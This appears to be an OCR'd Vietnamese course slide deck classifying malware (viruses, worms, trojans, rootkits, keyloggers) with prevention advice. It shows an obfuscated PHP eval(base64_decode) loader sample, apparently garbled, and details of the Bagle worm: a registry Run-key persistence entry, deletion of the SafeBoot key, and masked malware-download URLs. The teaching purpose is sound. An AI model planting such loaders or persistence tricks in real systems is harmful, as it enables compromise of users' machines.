
BÀI 2

Khái niệm, phân loại và các đặc tính của mã độc

- Khái niệm về mã độc
- Phân loại mã độc
- Cách thức lây lan, phát tán của mã độc
- Phòng chống mã độc

KHÁI NIỆM MALWARE (1)

<u>Mã độc (Malware = Malicious software)</u> là chương trình độc hại được chèn vào hệ thống để ảnh hưởng tới tính bí mật, tính sẵn sàng và tính toàn vẹn của hệ thống.

KHÁI NIỆM MALWARE (2)

Mã độc chính là các chương trình hay đoạn chương trình có đầy đủ các đặc điểm của chương trình bình thường

2 g th

Thông thường những mã độc nguy hiểm đều tồn tại dưới dạng một hay nhiều file trong hệ thống.

3

Mã độc phải sử dụng một kĩ thuật nào đó để cho phép nó khởi động trên hệ điều hành.

PHÂN LOẠI MÃ ĐỘC (1)

Trojan Horse Virus Worms Backdoor Rootkit Spyware **Botnet** Ransomware Crypter Adware

PHÂN LOẠI MÃ ĐỘC (2)

- Việc phân loại mã độc cho chúng ta một cách nhìn cơ bản về hành vi của loại mã độc, tạo thuận lợi cho việc tìm kiếm, phân tích
- Chưa có chuẩn chung nào về việc phân loại malware.
  Về cơ bản malware được chia thành 3 loại chính là:
  - Virus
  - Worm
  - Trojan

Virus

Virus đã được biên dịch

- Có khả năng thực thi ngay.
- Chủ yếu xuất hiện trên dòng hệ điều hành Windows.
- ▶ 1 <?php /**/

eval(base64_decode("aWyoZnVuY3Rpb25f2Xhpc3RzKCdvY19zdGFydCcpJiYhaXNzZXQoJEdMT0JBTFMbJ21yX25vJ1C
AgICAgIG1mKCFmdW5jdG1vb191eG1zdHMoJ2dtbCcpKXsgICAgIGZ1bmN0aW9uIGdtbCgpeyAgICAgIG1mICghc3RyaXN0c
VkVSWyJIVFRQX1VTRVJfQUdFT1QiXSwieWFob28iKSkpeyAgICAgICByZXR1cm4gYmFzZTYOX2R1Y29kZSgiUEh0amNtbHd
AgICAgIH0gICAgICByZXR1cm4gIi17ICAgICB9ICAgIH0gICAgICAgIG1mKCFmdW5jdG1vb191eG1zdHMoJ2d6ZGVjb2R1J
Qy17ICAgICAgJFIzMEIyQUI4REMxNDk2RDA2QjIzMEE3MUQ4OTYyQUY1RD1Ab3JkKEBzdWJzdHIoJFI1QT1DRjFCNDk3NTA
VBNTNEQUQ5PTEwOyAgICAgICRSQTNENTJFNTJBNDg5MzZDREUwRjUzNTZCQjA4NjUyRj19MDsgICAgICBpZigkUjMwQjJBC
MDdBNEQ5MUUyOUVCPUB1bnBhY2soJ3YnLHN1YnNocigkUjVBOUNGMUIOOTc1MDJBQOEyMOM4RjYxMUE1NjQ2ODRDLDEwLDI
ZENEVGRUFEMDdBNEQ5MUUyOUVCWzFdOyAgICAgICAkUkJFNEMORDAZNOUSMzkyMjZGNjU4MTI4ODVBNTNEQUQ5KZOYKYRSK

Virus thông dịch

- Cần phải có trình thông dịch
- Thường gặp các scripting virus, hay virus Marco.

ONUQMOC171CAGICAGICRSQKUOQZREMDM3RTKZOTIYMKY2NTGXMJG4NUE1MORBRDK9QHK
Q5KSsxOYAGICAGIHOGICAGICBPZIGKUJMWQJJBQJHEQZEOOTZEMDZCMJMWQTCXRDG5K
QZHGNJEXQTU2NDY4NEMSY2HYKDAPLCRSQKUOQZREMDM3RTKZOTIYMKY2NTGXMJG4NUE
M3RTKZOTIYMKY2NTGXMJG4NUE1MORBRDKxPTI7ICAGICAGISAGICAGICRSMDMOQUUYÇ
JFJCRTRDNEQWMZdFOTM5MJ12RJY1ODEYODG1QTUZREFEOSKPOYAGICAGIGIMKCRSMDM
M9JFI1QT1DRJFCNDK3NTAYQUNBMJNDOEY2MTFBNTYONJGOQZSGICAGICB9ICAGICAGC
MTIXRJCWOTG5NUVGNTRFQKE3RKE2QJC4Qi17ICAGICBIZWFKZXIOJONVbnRlbnQtRW5
y5NUVGNTRFQKE3RKE2QJC4Qik7ICAGICAGIGJMKHBYZWdfbWFOY2GoJY9CPFWVYM9ke
K1w+XSpcPikvc2knLGdtbCgpLiJcbiIuJyQxJywkUkEXNz1BQkQzQTdCOUUYOEMZNJ1
AGICAGISAGICB9ICAGIG9iX3NOYXJOKCdtcm9iaCcpOyAGIHOgIHO=")); ?>

CAUDTO PTMI A O Transitional AUMUS

Do người dùng kích hoạt, tự nhân bản, lây nhiễm bản thân

Cần bám vào một file dữ liệu hay file thực thi trong hệ điều hành. Khi các file này chạy thì virus cũng được khởi tạo

Khó xử lí, có thể lây lan rất nhiều bản trong hệ thống.

Virus - Cách thức lây nhiễm

- Lây nhiễm sang các máy tính khác thông qua việc người dùng chuyển các tập tin bị nhiễm qua các máy tính khác, hoặc thông qua việc chia sẻ file lây nhiễm, gửi qua email ...
- ❖ Tốc độ lây nhiễm chậm (so với worm)
- * Xoá hoặc thay đổi file, đôi khi thay đổi vị trí của file

Virus - Cách thức lây nhiễm


Lây lan qua USB



Lây lan qua các chương trình chat.

Virus - Cách thức lây nhiễm

Virus - Cách thức lây nhiễm



Giả mạo phần mềm


Lây nhiễm thông qua file thực thi

Phát hiện bằng Anti-virus => (dựa theo Signature hoặc Heuristic – Phòng đoán)

Infection by modified overwriting virus


Các signature của các loại Virus xuất hiện từ nhiều năm trước có còn được lưu lại trong csdl không? Nếu có thì có phải lo ngại csdl sẽ quá lớn không?

Ví dụ, giải pháp của Symatec:

- Các signature của các loại mã độc xuất hiện từ nhiều năm thì được lưu trong cơ sở dữ liệu (Global Intelligence Network).
- Giải pháp Endponit Security của Symantec sử dụng 1 máy chủ đế quản lýác E. Các endpoint SYMC chỉ cập nhật những cơ sở dữ liệu mới từ máy chủ quản lý.
- Nếu trên Endpoint không có dữ liệu, nó sẽ hỏi lên máy chủ quản lý, nếu máy chủ quản lý không có thông tin, nó sẽ check trên cơ sở dữ liệu GIN trên Cloud của SYMC. Do đó luôn có được đầy đủ các Signature
- Cở sở dữ liệu (signature) đầy đủ được lưu lại trên Cloud

Các chương trình anti-virus thường cấu hình theo thứ tự ưu tiên sau:

- (1) Sửa chữa các file
- (2) cô lập file bị nhiễm
- (3) xoá tập tin

Repairing the infected file

 Đây là phương pháp tốt nhất. Các Anti-vr có các cách khác nhau để loại bỏ VR và sửa chữa file bị nhiễm.

Restoring original files from a backup

- Nhiều file ứng dụng hoặc file hệ thống quan trọng được anti-virus backup.
- Anti-vr sẽ xoá các file bị nhiễm, sau đó khôi phục lại từ file backup. Đây cũng là cách nhanh gọn và hiệu quả. Tuy nhiên, số lượng các file backup có thể bị hạn chế

Putting into Quarantine (cô lập, cách ly)

Nếu không có cách sửa chữa, và cũng ko có file backup
 -> cần cách ly với hy vọng khôi phục được trong tương lai

PHÂN LOẠI MÃ ĐỘC

Worm

Worm

- Là file tồn tại độc lập

- Tự nhân bản

- Có các công cụ tạo tự động
- Rất phổ biến trên thực tế.

Worm (cont)

- Lây lan, nhân bản sang máy tính khác bằng con đường network thông qua việc khai thác các điểm yếu của ứng dụng hoặc HĐH, không cần sự can thiệp của người dùng.
- ❖ Cách lây nhiễm
  - Email Attachments (lây nhiễm qua email)
  - Link web
  - P2P (Sharing file)
- Thông thường worm chỉ chiếm CPU và bộ nhớ, không lây nhiễm vào file

Worm (cont)

- Ví dụ: tìm hiểu đặc điểm của Email Worm.Win32.Bagle.gt
  - Lây nhiễm qua con đường email
  - Thu thập các địa chỉ email trên máy tính và gửi một bản sao của chính nó cho tất cả các email thu thập được.
  - Tải các chương trình độc hại khác trên Internet về lây nhiễm trên máy tính nạn nhân.
  - Tạo thư mục ẩn như sau và sinh file mới trong thư mục này

%Documents and Settings%\Application Data\hidn

Worm (cont)

 Tạo thêm một khóa mới trong hệ thống registry như sau để luôn khởi động cùng máy tính

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]
"drv_st_key" = "%Documents and Settings%\Application
Data\hidn\hidn2.exe"
```

Xóa khóa sau trong registry để máy tính không thể khởi động vào chế độ an toàn Safe mode:

```
[HKLM\System\CurrentControlSet\Control\SafeBoot]
```

Thông qua cổng 80 kết nối đến các host và domain sau để có thể tải thêm các mã độc hại khác:

```
http://acce***le.cl/1/eml.php;
http://am***dy.com/1/eml.php...
```


. . . .

PHÂN LOẠI MÃ ĐỘC

Trojan Hourse

Trojan Hourse



Ba kịch bản thường thấy:

- Thực hiện chức năng bình thường của một chương trình, kèm theo các chức năng phá hoại nào đó => tích hợp 2 file thực thi làm một
- Thực thi các chức năng bình thường nhưng sửa đổi một số chức năng để gây hại. => chỉ một file nhưng thực thi hai nhiệm vụ (tốt – xấu)
- Thực thi chương trình gây hại bằng danh nghĩa chương trình không có hại => mạo danh một file thực thi bình thường

- Không giống Virus & Worm, Trojan không tự nhân bản
- Do Trojan không được thiết kế để lây nhiễm, nên nó được phát tán bằng những cách sau:
  - Qua email (attach file)
  - Qua đường link (email, các trang mạng)
    - => kết hợp với kỹ thuật Social engineering
  - Mã độc khác tải về máy

Các hoạt động thường thấy

Các loại Trojan -1

- ❖ Backdoor => điều khiển từ xa, như
  - Gửi dữ liệu cho Attacker
  - Xoá tập tin
  - Khởi động lại máy tính
  - Tạo mạng botnet hoặc Zombie => tấn công DoS
- ❖ Trojan-Banker
  - Ăn cắp tài khoản ngân hàng, thẻ tín dụng
- Trojan-Downloader
  - Kết nối đến các Domain để tải thêm mã độc từ Internet . Ví dụ, Trojan- nloader.Win32.FlyStudio.ho

Các loại Trojan -2

- ❖ Trojan-Ransom
  - Xoá, mã hoá dữ liệu trên máy tính của bạn và tống tiền
- Trojan-FakeAV
  - Giả mảo phần mềm Anti-virus nhằm đưa ra các cảnh báo giả yêu cầu người dùng nạp tiền để xử lý sự cố.
- ❖ Trojan-GameThief
  - An cắp tài khoản Game online
- ❖ Trojan-IM
  - Ăn cắp tài khoản YH, Skype

Các cổng thường được sử dụng bởi Trojan

Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOfrice 2000	31339	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack'99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta- NetBus 2.01	65000	Devil

Malicious Mobile Code

- Tận dụng quyền ưu tiên ngầm định để chạy mã từ xa.
- Không cần lời gọi từ phía người dùng.
- Không cần lây nhiễm vào file và không cần tự phát tán.

Malicious Mobile Code

Rootkit-1

Hypervisor Level Rootkit

Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a virtual machine

Boot Loader Level Rootkit

Replaces the original boot loader with one controlled by a remote attacker

Hardware/Firmware Rootkit

Hides in hardware devices or platform firmware which is not inspected for **code integrity**

Application Level Rootkit

Replaces regular application binaries with fake Trojan, or modifies the behavior of existing applications by injecting malicious code

Kernel Level Rootkit

Adds malicious code or replaces original OS kernel and device driver codes


Library Level Rootkits

Replaces original system calls with fake ones to **hide information** about the attacker

Rootkit-2

- Duy trì sự xâm nhập
- Thường trú trong bộ nhớ nhằm thay thế, sửa đổi các lời gọi hàm của hệ điều hành.
- Rootkit thường được dùng để cài đặt các công cụ tấn công như cài backdoor, cài keylogger
- Sử dụng một số kỹ thuật để lần tránh sự phát hiện:
  - ✓ Thread injection:
  - ✓ Kernel Process Table manipulation
  - ✓ Polymorphism
  - ✓ Behavior change

Alternate Data Stream (ADS)

Alternate Data Stream (ADS)

```
PerfLogs

Program Files

Program Files (x86)

Program Files (x86)

Users

Windows

Luong

Luong

Table 1 Program Files (x86)

C:\>more < C:\Luong.txt:secret.txt

mat

C:\>more < C:\Luong.txt:secret.txt

mat
```

Dir /r

```
Directory of C:\
                                      32 Luong.txt
07/15/2019 10:01 PM
                                         Luong.txt:secret.txt:$DATA
            10:20 AM
                         <DIR>
                                         PerfLogs
07/14/2009
03/09/2019
                                         Program Files
            05:41 AM
                         <DIR>
07/15/2019
            08:57 PM
                         <DIR>
                                         Program Files (x86)
            02:08 PM
09/18/2017
                         <DIR>
                                         Users
            03:04 PM
07/15/2019
                         <DIR>
                                         Windows
               1 File(s)
5 Dir(s)
                                       32 bytes
                          45,229,568,000 bytes free
```

KeyLogger

- Bí mật ghi lại các thao tác bấm phím
- Gửi đến tin tặc
- Có thể mã hóa
- Có thể thu thập thêm các thông tin liên quan đến ứng dụng đã được gõ phím.
- Rất phổ biến trong giới tin tặc, đặc biệt khi tin tặc có thể kiểm soát được một máy tính và muốn thu thập thêm thông tin.

Email Generator



- Cho phép tạo và gửi đi số lượng lớn các email.
- Có thể đính kèm mã độc vào các email gửi đi.
- Thường được sử dụng để phát tán mã độc hay spam, thậm chí là quảng cáo.

Email Generator

Botnet

Agobot

Phòng chống mã độc

Phòng chống mã độc

Nguyên tắc bảo vệ máy tính (1)

Bật tường lửa trên máy tính

- Hệ điều hành ở chế độ cập nhật
- Tắt các dịch vụ không sử dụng đến
- Thường xuyên sao lưu, tạo bản copy dữ liệu

Phòng chống mã độc (cont)

Nguyên tắc bảo vệ máy tính (2)


Sử dụng phần mềm diệt mã độc có khả năng cập nhật mới nhất,

Có ý thức cẩn thận với các nguồn phát tán khác nhau của virus, đặc biệt là những file thực thi được.

Phòng chống mã độc (cont)

Nguyên tắc bảo vệ máy tính (2)

Sử dụng Anti-virus

- Cài đặt phần mềm diệt mã độc.
- Cập nhật phiên bản mới nhất
- Bật chế độ tự động bảo vệ
- Quét toàn bộ hệ thống và thực hiện theo các thông báo.
- Có thể để chế độc cách ly để lấy mẫu trước khi diệt những mẫu phát hiện được.